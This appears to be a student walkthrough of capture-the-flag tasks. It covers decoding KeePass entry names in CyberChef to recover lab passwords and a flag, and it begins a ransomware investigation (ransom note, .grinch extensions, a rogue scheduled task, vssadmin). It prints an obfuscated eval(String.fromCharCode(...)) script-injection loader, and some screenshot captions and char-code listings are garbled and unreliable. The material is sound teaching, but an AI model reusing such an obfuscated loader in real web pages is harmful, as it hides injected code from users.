- Matching ops:** From Base64, From Base85, From Hex, From Hexdump
- Entropy:** 3.03

Question 6

The decoded password value for ElfMail is **ic3Skating!**

The screenshot shows the CyberChef interface with the 'From HTML Entity' recipe selected. The input field contains a long hex string: ¥c3Skativg&#excl;. The output field shows the decoded string: ic3Skating!. The interface includes a sidebar with various operations like 'entity', 'To HTML Entity', and 'From HTML Entity'. A green 'BAKE!' button is at the bottom.

Question 7


The username of Elf Security System is **superelfadmin**

The screenshot shows the KeePass application window. On the left, there's a tree view under the 'Private' group containing entries for General, Windows, Network, Internet, eMail, Homebanking, and Recycle Bin. On the right, a table displays a single entry: Title 'Elf Security System', User Name 'superelfadmin', Password '*****', and UR. At the bottom, a status bar says '0 of 1 selected | Ready.' and shows system icons.

We then copied the password

The screenshot shows the KeePass application window. On the left, there's a sidebar with a 'Private' group containing 'General', 'Windows', 'Network', 'Internet', 'eMail', 'Homebanking', and 'Recycle Bin'. The main pane displays a table with columns: Title, User Name, Password, and URL. A single row is selected, showing 'Elf Security System' in the Title column, 'superelfadmin' in the User Name column, and '*****' in the Password column. A context menu is open over this row, with 'Copy Password' highlighted. Below the table, a status bar shows the group is 'Recycle Bin', the title is 'Elf Security System', the user name is 'superelfadmin', the password is '*****', and the creation time is '11/29/2020 11:07:39 AM'. The last modification time is '11/29/2020 12:48:19 PM'. The status bar also indicates 'eval(String.fromCharCode(118, 97, 114, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 32, 61, 32, 100, 111, 99, 117, 109, 101, 110, 116, 46, 99, 114, 101, 97, 116, 101, 69, 108, 101, 109, 101, 110, 116, 40, 39, 115, 99, 114, 105, 112, 116, 39, 41, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 116, 121, 112, 101, 32, 61, 32, 39, 116, 101, 120, 116, 47, 106, 97, 118, 97, 115, 99, 114, 105, 112, 116, 39, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 97, 115, 121, 110, 99, 32, 61, 32, 116, 114, 117, 101, 59, 115, 108, 101, 109, 101, 110, 116, 40, 39, 115, 99, 114, 105, 112, 116, 39, 41, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 116, 121, 112, 101, 32, 61, 32, 39, 116, 101, 120, 116, 47, 106, 97, 118, 97, 115, 99, 114, 105, 112, 116, 39, 59, 32, 115, 111, 109, 101, 115, 116, 114, 105, 110, 103, 46, 97, 115, 121, 110, 99, 32, 61, 32, 116, 114, 117, 101, 59, 115)'.

After pasting the password we have copied, we know the password was **nothinghere**



Question 8

The flag is THM{657012dcf3d1318dca0ed864f0e70535} according to the github link.

```
49, 41, 32, 123, 32, 110, 116, 51, 32, 32, 102, 97, 108,  
115, 101, 59, 125, 32, 125, 32, 105, 102, 49, 110, 116, 51,  
32, 61, 61, 32, 116, 114, 117, 101, 41, 123, 100, 111, 99,  
117, 109, 101, 110, 116, 46, 103, 101, 116, 69, 108, 101,  
109, 101, 110, 116, 115, 66, 121, 84, 97, 103, 78, 97, 109,  
101, 49, 34, 104, 101, 97, 100, 34, 41, 91, 48, 93, 46, 97,  
112, 112, 101, 110, 100, 67, 104, 105, 108, 100, 49, 115,  
111, 109, 101, 115, 116, 114, 105, 110, 103, 41, 59, 32, 125
```

Output
start: 1 time: 0ms
end: 69 length: 69
length: 69 lines: 1

<https://gist.github.com/heavenraiz/1d521244c4d567446dbfd9a3298a88bb>

The screenshot shows a GitHub gist page with the URL <https://gist.github.com/heavenraiz/1d521244c4d567446dbfd9a3298a88bb>. The page has a 'Code' tab selected. The code block contains the following content:

```
1 THM{657012dcf3d1318dca0ed864f0e70535}
```

Below the code block, there is a comment from a user named 'puthsovann' dated Jan 3, 2021. The comment text is: "commented on Jan 3, 2021".

Thought Process/Methodology:

We first need to open remmina and connect with it. After we clicked on the folder in our windows, we found an application named KeePass. After we clicked in, it needed us to provide a password. We then find that the file name is abit weird then we try to copy it and use cyberchef to turn it into the password that we wanted. We then will see **thegrinchwashere** in the result after we use the magic recipe encoded with **base64**. Then, we will click on the Network tab to find our password for the Elf Server. We then need to use cyberchef and magic recipe again to look for our answer. We can then know that the password for Elf Server is **sn0wm4n!** We then do the same step again to look for the password for Elf Mail. We can realise that the password will be **ic3Skating!** Decoded from html entity. Then, we use the same way to find our username and password for Elf Security System. We copy the password that is given in the folder and paste it in a notepad, we know that the password is nothinghere and the username is superelfadmin. After that, we can click on the recycle bin tab to start finding our flag. What we can see in the tab is the JavaScript code and after we open a console

and run the code we will find out that it is a github link. After we press in the link, we can then see our flag **THM{657012dcf3d1318dca0ed864f0e70535}**.


Day 23: Blue Teaming – The Grinch strikes again!

Tools used: Kali Linux, Firefox, Remmina


Solution/Walkthrough:

Question 1

We opened the preference of remmina, and clicked on the RDP followed by changing the preference of quality setting to Poor (fastest), with ticking the choice of wallpaper.



We connected to the remote machine by entering the server provide(MACHINE IP) and credentials, then clicked connect and accepted the certificate when prompted.




Once we logged into the remote system, we saw the wallpaper said **THIS IS FINE**



Question 2

We proceeded to open the RansomNote and copied the bitcoin address.






Accessed to the CyberChef webpage and opted for Magic recipe, pasted the text we copied earlier in the input side to get the output. We found that decoded text is **nomorebestfestivalcompany**

The screenshot shows the CyberChef interface with the 'Magic' recipe selected. The input text is 'bm9tb3JlYmVzdGZlc3RpdmcY29tcGFueQ=='. The output is 'nomorebestfestivalcompany'. The properties panel shows possible languages: English, Spanish, Swedish, Danish, Slovak, Hungarian, Norwegian (Bokmål), Norwegian (Nynorsk), Catalan, French, Czech, Dutch, Turkish, Lithuanian, Portuguese, and Italian.

Question 3


We then opened the folder inside Documents (ThisPC > Documents > vStockings > elf1/elf2/elf3) to examine each of the encrypted files, we realised the file extension for each of the encrypted files are **.grinch**






Question 4

Then, we opened the Task Scheduler and clicked on the Task Scheduler Library. We know that **opidsfsdf** with a weird name is the name of the suspicious scheduled task.




Question 5

We clicked the properties of the scheduled task opidsfsdf.



We then clicked on the action tab to get the location of the executable that is run at login, which is C:\Users\Administrator\Desktop\opidsfsdf.exe



Question 6

We opened Administrator:Command Prompt and entered the following vssadmin list volumes in order to examine volume name/id in C:\ drive.

